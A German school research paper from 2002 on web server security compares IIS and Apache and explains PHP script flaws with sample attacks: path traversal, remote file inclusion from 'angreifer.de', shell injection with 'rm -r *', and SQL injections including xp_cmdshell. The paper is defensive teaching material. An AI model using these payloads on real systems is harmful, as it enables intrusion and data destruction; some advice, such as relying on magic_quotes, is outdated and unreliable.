WEBSERVER

Sicherheit ist realisierbar

Angriffe auf Webserver sind kein unkalkulierbares Risiko.
Sie basieren auf Unwissenheit.

Johannes Hoppe, 11b

Schule:	Gymnasium Am Sonnenkamp, Neukloster
Schuljahr:	2001/2002
Fach:	Informatik
Thema:	Sicherheit von Webservern
Fachlehrer:	Fr. Baier
Mentor:	Hr. Horn
Abgabe:	8.4.2002

Vorwort

Diese Facharbeit beschäftigt sich mit dem Herzstück eines Netzwerkes, dem Webserver – die Maschine, welche mit der Außenwelt kommuniziert. Die Frage von Sicherheit ist besonders wichtig, denn über diesen Kanal können Daten in jeder nur denkbaren Form infiltriert werden.


Doch selten wurde ein Thema so sehr von Halbwahrheiten und Panikmache durch die Medien geprägt, wie die (Un-)Sicherheit in der Informationstechnologie! In großen Lettern werden Script Kids profiliert, täglich wird ein neues Sicherheitsloch entdeckt und Kontroversen um den „guten“ Hacker und den „bösen“ Cracker runden dieses Chaos ab.

Es ist erstaunlich, dass immer wieder Webseiten gehackt werden – obwohl doch heutzutage jede Standard- Linux Distribution über ein umfangreiches Sicherheitsangebot verfügt. Anscheinend genügt es nicht sein Netzwerk durch eine Firewall vom Rest des Internets abzuschotten, einen Paketfilter zu installieren oder gar ein „Network Intrusion Detection“ Programm laufen zu lassen...

Ich möchte dazu beitragen, dass Sicherheitslücken erkannt und beseitigt werden, denn Angriffe auf Webserver sind kein unkalkulierbares Risiko. Sie basieren oft auf Unwissenheit der verantwortlichen Personen.
Deshalb richtet sich diese Arbeit ausschließlich an Administratoren und Programmierer mit einem entsprechenden Grundwissen, welches im Kapitel I nur kurz angesprochen wird.
Der allgemeine Benutzer von Netzwerken ist davon nicht unbedingt betroffen, er muss sich auf die professionelle Arbeit seiner Fachkräfte verlassen können.

Inhalt

I. Einführung



Das gesamte Internet basiert auf dem vierteiligen TCP/IP Schichtenmodell. Das „Transmission Control Protocol“ und das „Internet Protocol“ ergänzen sich und werden fast immer zusammen genannt.

Die erste und „unterste“ Schicht ist die **Netzwerkschicht**.
Sie regelt den Transport von einem Netzgerät zum nächsten. Je nach verwendetem physikalischem Medium hat sie unterschiedliche Protokolle. Mögliche Protokolle sind zum Beispiel Ethernet, ISDN oder xDSL.

Die zweite Schicht ist die **Internetschicht**.
Diese ist der kleinste gemeinsame Nenner des Internets. Hier findet sich das verbindungs- und sicherungslose IP-Protokoll – zum Abschicken von Daten-Paketen, das ARP („Address Resolution Protokoll“) – zum Auslösen von IP-Adressen und das Fehlerprotokoll ICMP („Internet Control Message Protocoll“).
In dieser Schicht bekommt jeder Teilnehmer (Host) eines Netzwerkes ein unikate IP-Adresse, welche ihn eindeutig identifiziert. (Beispiel: 192.168.6.1)
Das aktuelle Internetprotokoll ist IPv4. Aufgrund einiger Probleme, etwa der zu kleine Adressraum, geht der Trend langsam zu IPv6 hin.

Die dritte Schicht ist die **Transportschicht**.
Sie ist der Lieferservice zwischen den beiden Partnern einer Kommunikation. Hier werden große Datenblöcke von Programmen in kleine Segmente (IP-Pakete) geteilt.
Das TCP-Protokoll kontrolliert die logische Kommunikation und überwacht die korrekte Reihenfolge der Segmente. Es baut virtuelle Verbindungen auf und sorgt für Empfangs-bestätigungen.
Hier wird sichergestellt, dass die Gegenstelle die exakt selben Daten bekommt.
Der „kleine Bruder“ des TCP ist das UDP („User Datagram Protocol“). Dieses verbindungslose Protokoll arbeitet ohne Empfangsbestätigung. Es ist bedeutend schneller und wird beispielsweise in vielen Multimediaanwendungen (Filme, Musik) genutzt.

Die vierte und „oberste“ Schicht ist die **Anwendungsschicht**.
Auf dieser Ebene kommunizieren die einzelnen Anwendungen im Internet miteinander. Fast alle von ihnen besitzen dabei ein eigenes Protokoll, welches die vierte Schicht darstellt. Damit auf einem Rechner mehrere Anwendungen parallel arbeiten können, wirken hier so genannte Port-Nummern. Sie werden an die IP-Adresse gehängt. (Beispiel: 192.168.6.1:**23**) Jedes Dienst-Programm „horcht“ deshalb nur auf seinen Port.

Ein **Webserver** arbeitet standardmäßig auf dem Port 80 und mit TCP.
Auf Port 80 benutzt man das „Hypertext Transfer Protocol“ (HTTP). Es ermöglicht den Austausch von Webseiten im Internet.
Das World Wide Web ist das Konzept zur Informationsverteilung und stellt in seiner Gesamtheit den fiktiven Verbund von vielen Webservern des Internets dar. Das Internet gab es schon lange vor dem WWW, nur schaffte es zweifellos seinen Durchbruch erst dank HTTP und der Auszeichnungssprache HTML, den beiden Pfeilern des WWW’s.

Das HTTP-Protokoll funktioniert nur in eine Richtung. Ein Client (Browser) verbindet mit dem Webserver und startet einem HTTP-Request. Daraufhin antwortet der Webserver mit einem HTTP-Response und schließt die Verbindung wieder.
Der Client kann Dokumente (GET Methode) oder nur Dokument-Informationen (HEAD Methode) anfordern. Auch variable Informationen, wie etwa Formulareingaben können

übergeben werden (POST Methode). Andere mögliche Methoden werden heutzutage praktisch nicht genutzt.

Die Erwartungshaltung an das heutige WWW sind derartig komplex, dass der bloße Austausch von Dokumenten nicht mehr zeitgemäß erscheint.
So sind Programme erforderlich, die Webseiten für den Besucher automatisch generieren. Das CGI (Common Gateway Interface) ist eine für diesen Zweck geschaffene Schnittstelle, um Programme durch den Webserver auszuführen.

Der Mechanismus hinter der CGI-Schnittstelle ist relativ einfach.
Der Client ruft ein Dokument per GET oder POST auf, welches sich in einem Verzeichnis des Webservers befindet. Der Webserver erkennt, dass es sich um ein ausführbares Programm handelt und führt dieses aus. Zusätzliche erhält das Programm wichtige Informationen über den Clienten in Form von CGI-Umgebungsvariablen.
Die Ausgaben des Programms leitet der Webserver wie ein normales Dokument an den Clienten zurück.

Hauptsächlich werden dafür so genannte Scripts benutzt. Scripts sind Textdateien mit Befehlen, die ein Interpreter kompiliert (in Maschinencode übersetzt). Jeder Interpreter erwartet dabei seinen individuellen Syntax – die spezifische Sprache. Man spricht daher auch von Scriptsprachen.

Aufgrund mangelhafter Performance der CGI-Schnittstelle, besteht außerdem die Möglichkeit, den Interpreter durch Module direkt in den Webserver zu integrieren.

Eine Scriptsprache allein reicht für eine professionelle Umgebung nicht aus. Alle inhaltlichen Informationen werden zentral in einer Datenbank gespeichert. Relationale Datenbanken (RDBMS) sind Systeme, die ihre Daten in Tabellen strukturieren und die Möglichkeit von Verknüpfungen (Relationen) zwischen den Tabellen bieten. Ein Gegensatz zu diesen alteingesessen und dominierenden Datenbanken sind objektorientierte Datenbanksysteme (OODBS), welche sich bis heute nicht durchsetzen konnten.

II. Die Auswahl des richtigen Systems

Die grundlegende Entscheidung für spätere Sicherheitsfragen liegt bei der Auswahl des richtigen Webservers. Von vielen hundert Varianten, welche auf dem Markt existieren, kristallisieren sich zwei Produkte heraus: der Microsoft Internet Information Services (IIS) Webserver mit 30% und der Apache Webserver mit 60% Marktanteil.

2.1. Der IIS Webserver und ASP

Das US-Amerikanische Unternehmen Microsoft Corporation, im folgenden „Microsoft“ genant, verkauft ausschließlich binäre Programme. Ein Einblick in die Quelltexte ist Außenstehenden nicht erlaubt. (Closed Source) Der Webserver von Microsoft zeichnet sich durch eine einfache Installation, eingebauten Administrationstools und verständliche Hilfsprogramme (wizards) aus.

Aufgrund der aggressiven Marktpolitik von Microsoft wird der Webserver nur in einem geschlossenem Paket, bestehend aus dem Betriebssystem Windows und dem Konzept „Internet Information Services“, ausgeliefert. Auf anderen Betriebsystem-Plattformen steht er somit nicht zur Verfügung.

Serverseitig kann man mit VBScript oder JScript programmieren. Um diese Scripte in HTML einzubetten, benutzt man die **ASP** Technik (Active Server Pages). Da die beiden Scriptsprachen einen zu kleinen Funktionsumfang besitzen, werden komplexere Aufgaben in COM- oder ActiveX- Komponenten verlagert. Aufgrund der Kompliziertheit von nicht einheitlichen Funktionsbibliotheken, entwickelt Microsoft seit neuestem das .NET Framework („dotnet“).

2.1.1. Die Programm-Sicherheit

Der IIS (Internet Information Services) ist das alleinige Server-Konzept von Microsoft. In der einfachsten Form ist der IIS ein Web- und FTP Server. Durch weitere Module kann man das Aufgabenfeld erweitern. Der IIS ist dabei tief mit dem Betriebssystem verwurzelt und arbeitet mit dessen Teilen, wie der Benutzerverwaltung, den Script-Engines oder dem Logging Modul zusammen. Die ASP-Engine ist im IIS standardmäßig integriert.

Die Sicherheitskonzepte für Windows 2000/XP und den IIS wirken auf den ersten Blick sehr ausgeklügelt. Es gibt ISAPI-Filter, Benutzerprivilegien und ACL's (Access Control Lists), die auf Dateien (bekannt als NTFS Zugriffsberechtigungen) oder in der Registrierdatenbank wirken können.
Jedoch wurden diese Sicherheitskonzepte in der Vergangenheit oft durchbrochen, da extrem viele Programmfehler vorhanden waren. Dieses wurde verstärkt durch mangelhafte Standardkonfigurationen des Webservers, wie automatisch installierte Script Mappings, gefährliche Beispiel-Scripte und weitere unnötige Dienste.

Um für mehr Vertrauen zu werben, wurde eine öffentliche Stellungnahme von Bill Gates (Firmengründer) wie folgt gegeben: "Wenn wir vor der Wahl stehen, ob wir eine neue Funktion hinzufügen oder ein Sicherheitsproblem lösen können, müssen wir uns für die Sicherheit entscheiden.". *
Doch solange die Quelltexte verschlossen bleiben, kann kein Außenstehender erkennen wie viele Bugs (Programmfehler) in diesen Programmen noch schlummern. Die Sicherheit der Microsoft Produkte ist somit nicht einschätzbar.

* Zitat:
Heise News-Ticker: Microsoft: Entwicklungspause für die Software-Sicherheit;
http://www.heise.de/newsticker/data/wst-17.01.02-002/

2.1.2. Die Programmfehler-Beseitigung

Die Fehlerbeseitigung (Patch) bei Microsoft kann drei verschiedene Namen haben.

Wird ein Programmfehler in einem Produkt entdeckt, so reagiert Microsoft mit einem „Update", um ihn zu beheben. Oft gibt es auch ein „Cumulative Update", welches gleich mehrere Updates einer Serie beinhaltet. Zusätzlich erscheint einmal im Jahr ein „Service Pack", welches sich nur auf das Betriebsystem bezieht. Es beinhaltet alle bis dahin erschienen Updates, sowie allgemeine Programmverbesserungen.

Bei Microsoft verdienen diese Fehlerbehebungen wirklich die Bezeichnung Patches (dt. Flicken). Zwischen den verschiedenen Patches entstehen manchmal Versionskonflikte und teilweise werden Patches von Microsoft sogar wieder zurückgezogen – aufgrund fehlerhafter Fehlerbehebungen.
Englischsprachige Patches sind oft inkompatibel mit anderssprachigen Systemen. Trotz akuter Bedrohung müssen deutsche Anwender deshalb oftmals mehrere **Tage** auf ihren aktuellen Patch warten. Deshalb sollte immer ein englischsprachiges Betriebsystem benutzt werden.

Die zentrale Anlaufstelle für Informationen über Sicherheitslücken bzw. Sicherheitsupdates sind die Microsoft-Security-Bulletin Webseiten.
http://www.microsoft.com/technet/security/current.asp

2.2. Der Apache Webserver und Perl/PHP

Der Apache Webserver ist ein Open-Source Produkt, d.h. der Quelltext ist für jedermann einsehbar. Er steht nahezu jedem Betriebsystem zur Verfügung und ist bekannt für eine hohe Performance bei geringer Hardwareauslastung. Im „Baukastensystem" können neue Funktionen hinzugefügt werden (modulares Konzept).

Zur Geschichte:
1994 gerieten die Entwicklungen des NCSA Webservers ins Stocken. (National Center for Supercomputing Applications, University of Illinois)
Ein Jahr später reagierten einige Benutzer auf diese mangelnde Entwicklung und koordinierten selbst die Fehlerbeseitigungen und Funktionserweiterungen (Patches). Ein neuer Webserver entstand, der Apache. Der Name basiert auf dem Wortspiel „**a patch**y s**e**rver" (dt. ein Flickenserver). Bereits 1996 überholte der Apache den Marktanteil des alten NCSA Servers und nimmt bis heute den 1. Platz ein.

Die Scriptsprache **Perl** steht für „Practical Extraction and Report Language".
Bereits 1987 wurde die erste Version veröffentlicht.
Perl ist das Werk des Studenten Larry Wall, welcher auch heute noch die Entwicklung steuert. Der Syntax von Perl gilt als eigenwillig und lässt sich schwer mit anderen Sprachen vergleichen. Perl ist ebenfalls ein Open-Source Produkt und steht unter der „Perl's Artistic Licence". Diese Scriptsprache ist seit Jahren der Standard für CGI. Modulversionen für den Apachen oder den MS IIS sind vorhanden.
Perl hat sich ebenfalls als Shell-Script sowie als Werkzeug für graphische Oberflächen fest etabliert. Perl ist definitiv die am stärksten gefestigte Scriptsprache mit den meisten Support-möglichkeiten und Experten.

Ebenso gibt es die Scriptsprache **PHP**. Die 1995 erschienene Sprache steht für die rekursive Abkürzung „PHP: Hypertext Preprocessor". Diese, als PHP/FI 1.0, durch Rasmus Lerdorf ins Leben gerufen, ist eine in HTML eingebettete Scriptsprache. Der Syntax basiert hauptsächlich auf der Programmiersprache C, sowie Elementen aus Java und Perl und eigenen Erweiterungen. Auch PHP ist ein Open-Source Produkt und steht unter der „PHP License".
PHP kann als CGI-Programm auf jedem kompatiblen Webserver laufen. Es existieren natürlich auch Modulversionen für den Apachen oder den MS IIS.
PHP zeichnet sich besonders durch leichte Erlernbarkeit, ausgezeichnete Datenbank-anbindungen und zahlreiche zusätzliche Funktionsbibliotheken aus.

2.2.1. Die Programm-Sicherheit

Der Apache gilt als grundsolide. Er kann durch eine einzige Textdatei konfiguriert werden. Diese Textdatei hat einen einfachen und trotzdem flexiblen Syntax. Eine Dokumentation erklärt alle Instruktionen.

Die Sicherheitsphilosophie für alle Dateien und Verzeichnisse ist grundsätzlich so geregelt, dass man für den entsprechenden Server nur das freischaltet, was tatsächlich gebraucht wird.

Durch ein Unix Betriebssystem genießt der Apache zusätzlich ein in Jahren gereiftes Benutzerkonzept, in dem er nur begrenzte Rechte durch das Betriebsystem besitzt. (Der IIS läuft dagegen als „Enterprise Service".)

CGI Programme, wie Perl und PHP, sind getrennte Projekte. Ihr Entwicklung geschieht unabhängig vom Apachen. Ein CGI- Programm startet normalerweise mit denselben eingeschränkten Rechten des Webservers. Durch den Apache suEXEC Support kann ein CGI Programm sogar noch zusätzlich kontrolliert werden.

2.2.2. Die Programmfehler-Beseitigung

In Bezug auf Bugs sorgen die Open Source Alternativen für ein deutlich besseres Gefühl von Sicherheit. So ist es üblich, dass ein Produkt mehrere Zyklen durchläuft, bis es als stabil gekennzeichnet wird. Hunderte von Entwicklern können den Quelltext lesen und Fehler schon im Keim ersticken. Kommt es dennoch zu einem ernsthaften Sicherheitsloch, so wird, in einer Rekordzeit von der Gemeinschaft der Benutzer, ein Patch zu Verfügung gestellt.

Die Apache Bug Database findet sich unter: http://nagoya.apache.org/bugzilla/
Die PHP Bug Seite ist auf http://bugs.php.net/ zuhause.
Perl besitzt Perlbug, das WWW Interface gibt es auf http://bugs.perl.org/.

Bei allen Open Source Programmen wird sehr transparent mit den Bugs umgegangen. Wirklich grobe Schnitzer wie bei Microsoft passieren sehr selten.

2.3. Fazit

In der Zeitschrift „IX" 3/2002 las man:
„Bemerkenswert: Zum ersten Mal seit Beginn dieser Reihe (Anmerkung: Windows Security) vor einem guten Jahr gibt es diesen Monat keine neuen Sicherheitslöcher in Microsoft-Produkten zu beklagen und keine Patches anzukündigen – zumindest bis zum Redaktionsschluss dieser Ausgabe, der heuer recht früh lag." *

Ein Administrator muss sich darauf verlassen können, dass er vier Wochen Jahresurlaub nehmen darf, ohne durch seine Abwesenheit ein Sicherheitsrisiko darzustellen.
Zusätzlich müssen die Standardeinstellungen so sicher sein, dass auch der unprofessionelle Serverbetreiber eine solide Installation vorfindet.

Microsoft hat wie dargestellt, keinen ausreichenden Sicherheitsstandard zu bieten. Wer dennoch unabwendbar einen IIS Webserver benutzen muss, wird auf Kapitel IV verwiesen.

Eine zu erwartende Sicherheit kann zwangsläufig nur ein Apache Webserver gewährleisten, auf dem im folgenden Kapitel hauptsächlich eingegangen wird. Als Betriebsystem ist zusätzlich ein Unix (FreeBSD, OpenBSD, Linux...) zu empfehlen.

* Zitat:
Christian Segor: Windows Security; in IX 3/2002; hrsg. von Christian Heise; Verlag Heinz Heise GmbH & Co KG, Hannover, 2002

III. Sicherheit ist realisierbar

Das zweifellos vielschichtigste Problem ist die Sicherheit bei selbstgeschriebenen Scripten. Die beste Software kann nicht vor den riesigen „Scheunentoren" helfen, die man einem vandalierendem Skript Kid aus Unkenntnis öffnet.

Es werden einige grundlegende Regeln aufgestellt und am Beispiel von PHP vertieft. Diese Scriptsprache hat in der letzten Zeit einen extremen Zulauf erlebt. Aber Unwissenheit bei Neueinsteigern führte häufig dazu, dass diese Sprache ungerechtfertigt in Misskredit geraten ist.

Deshalb werden die Sicherheitslücken vorwiegend aus den Augen des Angreifers beschrieben, um wirkungsvoll ein Bewusstsein für Schwachstellen zu schaffen.

3. Fehler in Scripten als Sicherheitslücken

Der Grundsatz „Traue niemals dem Web – validiere!" ist elementar! Bei jeder Zeile Code muss man diesen Gedanken ihm Hinterkopf behalten. Alle Daten, die von außerhalb kommen, sind prinzipiell verschmutzt, unzuverlässig und kontaminiert.

Beispiel:
Eine Seite erwartet als Parameter den Namen einer Datei, deren Quelltext gezeigt werden soll. Der Name dieser Seite kann in der folgenden Form übertragen werden: `"quelltext.php?datei=beispiel.php"`. Dazu sieht der entsprechende Programmcode wie folgt aus:

```
highlight_file($datei);
```

Würde man jedoch als Parameter `"/etc/passwd"` übergeben, bekäme man die Unix Passwortdatei präsentiert. Dieses unschuldige Schnipsel Code hätte fatale Folgen, denn ein Angreifer könnte alle Dateien auf dem Webserver lesen.

Egal, wie banal es manchmal klingt, wenn man nicht hundertprozentig darauf verzichten kann, sollte man **alle** einkommenden Daten auf ihre Gültigkeit überprüfen, bevor man sie einsetzt. Ebenso ist eine falsche Validierung uneffektiv, denn sie vermittelt nur das trügerisches Gefühl von Sicherheit.
Die folgenden Zeilen zeigen einige grundlegende Gefahrenquellen in Verbindung mit Daten außerhalb der so genanten Vertrauensgrenze („trust boundary").

3.1. Daten von außerhalb – die Vertrauensgrenze

3.1.1. Richtiges Öffnen von Dateien

Der Schrägstrich `"/"` am Anfang einer Pfadangabe, macht dieselbige zu einer absoluten Pfadangabe – man beginnt ganz „oben". Die Zeichenkette `"../"` verweist auf ein Verzeichnis über dem aktuellen Verzeichnis.
Die Variable $datei im obigen Beispiel hätte man auf diese beiden Zeichenketten überprüfen müssen. Wichtig ist außerdem eine explizite Pfadangabe. Hier reicht ein einzelner Punkt als Verweis auf das aktuelle Verzeichnis aus. Eine Eingrenzung auf einen bestimmten Dateityp erhöht die Sicherheit zusätzlich:

<expliziter Pfad> <geprüfter Dateiname> <Dateiendung>

Für dieses Beispiel gibt es jedoch einen schnelleren Weg. Die PHP Funktion „basename" hat genau das geforderte Aufgabenspektrum: Sie schneidet alles heraus, was kein Dateiname sein kann. Zusätzlich sollte der Dateityp mit der Dateiendung `".php"` eingeschränkt werden.

```
highlight_file(basename($datei). ".php");
```

3.1.2. Externe Dateien

PHP ist eine sehr funktionsreiche Sprache, die oft versucht, das Leben des Programmierers so angenehm wie möglich zu machen. Eine Option erlaubt es, Internetadressen wie Dateien zu behandeln. Der entsprechende Schalter „allow_url_fopen“ in der Konfigurationsdatei „php.ini“ ist standardmäßig aktiviert.

Beispiel:
In einer Homepage, die mehrere Sprachen anbietet, wird für jede Sprache ein eigenes Verzeichnis angelegt. In jedem dieser Verzeichnisse ist eine Datei, welche in den laufenden Programmprozess eingebunden wird:

```
include($sprache . "/config.php");
```

Unter Berücksichtigung des zuvor genannten Abschnittes wird vorausgesetzt, dass beim Programmieren auf den beginnenden Schrägstrich sowie die beiden Punkte geachtet wird.

Der Benutzer kann komfortabel in einer Liste seine Sprache auswählen, welche in dieser Form übergeben wird: `"index.php?sprache=deutsch"`

Doch auch dieses Script wäre angreifbar, wenn man statt der erwarteten Pfadangabe eine Internetadresse angibt: `"index.php?sprache=http://angreifer.de"`. PHP würde nun die Datei „config.php“ vom Angreifer lesen und ausführen.
Er könnte jetzt seinen eigenen Programmcode einfügen und hätte komplette Gewalt über die Homepage. Eine Illustration dazu befinden sich im Kapitel 4.1.

Zur Lösung dieses Problems kann man zusätzlich die Variable $sprache auf die Zeichenketten `"http://"` und `"ftp://"` prüfen, oder, wie im vorherigen Beispiel empfohlen, explizit den Pfad angeben:

```
include("./" . $sprache . "/config.php");
```

Ein einzelner Punkt reicht aus, er verweist auf das aktuelle Verzeichnis.

3.1.3. Dateien, die keine Dateien sind

Es ist allgemein bekannt, dass man Geräte unter Unix wie eine Dateien ansprechen kann. Ein Bespiel wäre `"/dev/vcs"`, welche den Bildschirminhalt enthält. Probleme gibt es hier selten, da sich alle Geräte im Verzeichnis `"/dev"` befinden.

Für Windows gibt es die schon aus DOS-Zeiten bekannten Gerätenamen. Sie sind nicht an ein Verzeichnis gebunden. Windows hat die Geräte weitgehend unter Kontrolle, und erlaubt z.B. keine Verzeichnisse und Dateien, die Gerätenamen verletzen würden.

Problematisch werden Gerätenamen mit dem IIS Webserver und ASP. Eine Datei namens "C:\COM1" wäre hier eine absolut gültige Datei. Öffnet man jedoch diese vermeintliche Datei, bleibt der Thread (gleichzeitig laufender Programmprozess), der die Seite bearbeitet, „hängen“. Da ASP aus einem begrenzten Threadpool bedient wird, kann mit mehreren Aufrufen dieser verwundbaren Stelle, der gesamte Webserver ausgeschaltet werden. (DoS-Attacke)

Auf diese Zeichenketten muss somit zusätzlich geprüft werden: COM1 bis COM9, LPT1 bis LPT9, CON, PRN, AUX, CLOCK$, NUL.

3.1.4. Systembefehle

Jede Scriptsprache bietet die Möglichkeit, mit dem „unterliegenden“ Betriebsystem direkt zu kommunizieren. Über die so genannten Systembefehle greift man auf die Funktionen des Systems zurück.

Doch für alle Aufgaben gilt: Wenn es eine Bibliothek für eine benötigte Funktion gibt, sollte man immer versuchen, diese zu nutzen. Sie existiert nicht ohne Grund. Leichtsinnig handelt man dann, wenn der Input von außerhalb ohne richtige Validierung direkt integriert wird.

Manchmal ist das Benutzen von Systembefehlen aber unausweichlich.

Beispiel:
Eine PHP Seite soll komprimierte Dateien im RAR Format anbieten. Hierfür gibt es keine standardisierte Bibliothek. Es besteht die Möglichkeit, die zlib anzusprechen, diese liest und schreibt aber nur gzip (.gz) komprimierte Dateien.
Die Lösung könnte wie folgt aussehen:

```
$datei = preg_replace("=\.\.\/|^\/=", "", $datei);
exec ("rar A download_me.rar $datei");
```

In der ersten Zeile wird `"../"` und den führenden Schrägstrich entfernt. Beabsichtigt ist es, dass in der Variable $datei der Name der zu verpackenden Datei steht – wie `"mustermann.txt"`.

Ein Problem entsteht, wenn der Inhalt von $datei so lautet: `" mustermann.txt; rm -r *"`. Mit diesem Befehl würde rekursiv, also mit Unterverzeichnissen, alles im aktuellen Verzeichnis gelöscht werden. (Aua!). Shell Kommandos (Unix) werden mit einem Strichpunkt getrennt. Man muss demzufolge diesen herausschneiden.

Eine weitere Unsicherheit stellt das Umleitungssymbol `">"` dar: `" mustermann.txt > wichtig.php"`.
Dieser Befehl überschreibt die Datei „wichtig.php“ mit dem Output des Packprogramms. Ebenso gefährlich ist das Pipe-Symbol `"|"` , mit dem man die verschiedensten Kommandos verbinden kann.

Aufgrund dieser Problematik kennt PHP die Funktion „escapeshellcmd“, welche alle potentiell gefährlichen Zeichen maskiert.

Allerdings bleiben immer noch die Leerzeichen, mit denen man Parameter für das Packprogramm setzen kann. Aus diesem Grund gibt es die PHP Funktion „escapeshellarg“. Diese fügt zwei einfache Anführungszeichen (’Zeichenkette’) um die Zeichenkette herum ein und maskiert alle existierenden Anführungszeichen innerhalb der Zeichenkette. So wird das komplette Ergebnis als ein Argument gewertet.

Hat die Variable $datei keinen Inhalt bekommen, und ist somit leer, benutzt das Packprogramm alle Dateien (auch das PHP Script) im aktuellen Verzeichnis. Das PHP Script wäre für Außenstehende somit einsehbar.

3.1.5. SQL Injektionen

Alle Scriptsprachen bieten die Möglichkeit, mit einer Datenbank zu interagieren. Gerade hier wird der Input von Benutzern oft benötigt. Die Abfragesprache für Datenbanken lautet SQL.

Beispiel:
Fast jede Homepage besitzt einen Passwortgeschützten Bereich, mit einem entsprechenden Formular für Benutzername und Passwort. Diese Eingaben werden mittels PHP und Werten aus der Datenbank überprüft.

Die Datenbanktabelle „benutzer_passwort“:

ID	Benutzer	Passwort
1	admin	geheim
2	gast	gast22

Passend dazu folgender Code:

```
$abfrage = mysql_query("SELECT COUNT(ID) FROM benutzer_passwort "
                      ."WHERE Benutzer='$user' AND Passwort='$pass'");
if (mysql_result($abfrage, 0)) { ... geheime Seite anzeigen ... }
```

Die erste Zeile fragt die Datenbank ab.
Die zweite Zeile überprüft die empfangenen Werte durch die Funktion „mysql_result“.
Die Rückgabe von „mysql_result“ ist entweder eine Null (keine Übereinstimmung) oder eine Zahl größer als Null. Bei einer Übereinstimmung wird die geheime Seite angezeigt.

Wenn sich der Admin einloggt, erhält die Datenbank vom Script folgende Anfrage:

```
SELECT COUNT(ID) FROM benutzer_passwort
WHERE Benutzer='admin' AND Passwort='geheim'
```

Dieses SQL Query wird von der Datenbank wie folgt interpretiert:
„Zeige die ID Nummern von der der Tabelle benutzer_passwort an, wo Benutzer gleich admin und wo Passwort gleich geheim ist und zähle die Ergebnisse.“

Für das Eindringen in die geheime Seite würde ein Angreifer in die Felder für Benutzer und Passwort jeweils `' OR '1'='1` schreiben. Die Anfrage für die Datenbank lautet dadurch:

```
SELECT COUNT(ID) FROM benutzer_passwort
WHERE Benutzer='' OR '1'='1' AND Passwort='' OR '1'='1'
```

Dieses SQL Query wird von der Datenbank wie folgt interpretiert:
„Zeige die ID Nummern von der der Tabelle benutzer_passwort an, wo Benutzer gleich nichts ODER 1 gleich 1 und wo Passwort gleich nichts ODER 1 gleich 1 ist und zähle die Ergebnisse.“

Weder Benutzer noch Passwort entsprechen dem Wert „nichts“, doch eine 1 bleibt immer eine 1 – „mysql_result“ liefert eine Zahl größer als Null und die geheime Seite wird angezeigt.

Das Problem ist eindeutig, zwei Anführungsstriche begrenzen einen Wert. Ist in dem Text ein weiterer Anführungsstrich, so wird dieser als begrenzendes Zeichen gewertet. Man braucht deshalb eine Möglichkeit, um jenes gefährliche Zeichen unwirksam zu machen.

Dieses Verhalten kann man verhindern, indem man vor dem Sonderzeichen einen Schrägstrich schreibt.

PHP hat hier als einzige Sprache eine intelligente Eigenschaft. Standardmäßig ist der Schalter „magic_quotes_gpc“ in der „php.ini“ aktiviert. So werden alle Inhalte, die PHP von GET-, POST- und Cookie- Variablen bekommt, automatisch mit Schrägstrichen versehen. Die Sonderzeichen `'` , `"` , `\` und das 0-Byte werden zu `\'` , `\"` , `\\` und `\0`.

Benutzt ein ungeübter PHP Programmierer diese Werte direkt in einem SQL Query, so sind sie automatisch maskiert. Werte, die von der Datenbank zurückkommen, sind hingegen nicht maskiert und können ohne weitere Umstände benutzt werden.

ASP und Perl kennen solch eine Automatisierung nicht. Hier müssen die Sonderzeichen eigenständig umgewandelt werden. Das Gefahrenpotential, vor allem in komplexen Anwendungen, ist nicht zu unterschätzen.

3.1.6. Datenbanken in Verbindung mit SQL Injektionen

MySQL unterstützt nicht die Befehle „SUBSELECT“ oder „UNION“, diese erweitern elegant die Möglichkeit, Daten auszuwählen. Der aus mancher Sicht schon rudimentäre SQL-Befehlssatz unterstützt zusätzlich keine multiplen Befehle.
MySQL ist unfreiwillig sehr immun gegenüber SQL Injektionen, nur einfache Manipulationen wie im o.g. Beispiel werden als korrekter Syntax gewertet.
Gefährlich kann der Befehl „INTO OUTFILE“ werden, welcher bei falscher Vergabe der Rechte für die Datenbank, beliebige Dateien ins Dateisystem schreibt.

Im Gegensatz zu MySQL beherrscht **MS SQL** eine viel komplexere Grammatik.
„SUBSELECT“ und „UNION“ sind erlaubt. Folgender Befehl würde z.B. eine völlig fremde Tabelle auslesen:

```
SELECT COUNT(ID) FROM pass_benutzer
WHERE benutzer='' UNION ALL SELECT FremdesFeld FROM FremdeTabelle --'
AND passwort=''
```

Die beiden Striche kennzeichnen einen Kommentar. So wird der restliche Teil mit dem störenden `AND passwort=''` komplett ignoriert.

Nicht weniger gefährlich sind Multiple Statements. Mit nachfolgenden Befehl würde zum Beispiel die komplette Tabelle mit allen Einträgen gelöscht werden:

```
SELECT COUNT(ID) FROM pass_benutzer
WHERE benutzer='' DELETE pass_benutzer --' AND passwort=''
```

Sehr vielfältig, aber umso gefährlicher, verhalten sich die „default stored procedures“. Stored Procedures sind Makros oder ganze Programme für eine Datenbank. MS SQL hat standardmäßig schon viele SPs an Board – auch wenn diese normalerweise vielleicht nie benutzt werden. Mit der MS SQL Datenbank würde dieses Query funktionieren:

```
SELECT COUNT(ID) FROM pass_benutzer
WHERE benutzer='' EXEC master.dbo.xp_cmdshell 'dir *.* > c:\liste.txt'
--' AND passwort=''
```

Die SP „xp_cmdshell“ erlaubt es, jeden beliebigen Systembefehl auszuführen. In diesem Beispiel wird eine Verzeichnisliste in die entsprechende Datei geschrieben. Der zerstörerischen Kreativität eines Angreifers sind hier kaum Grenzen gesetzt.

Auch die meisten anderen Datenbanken, wie Oracle, IBM DB2 und PostgreSQL unterstützen weitgehend den ANSI SQL/92 Standard und bieten somit viele Angriffspunkte für SQL Injektionen. Eine Illustration hierzu befindet sich im Kapitel 4.2.

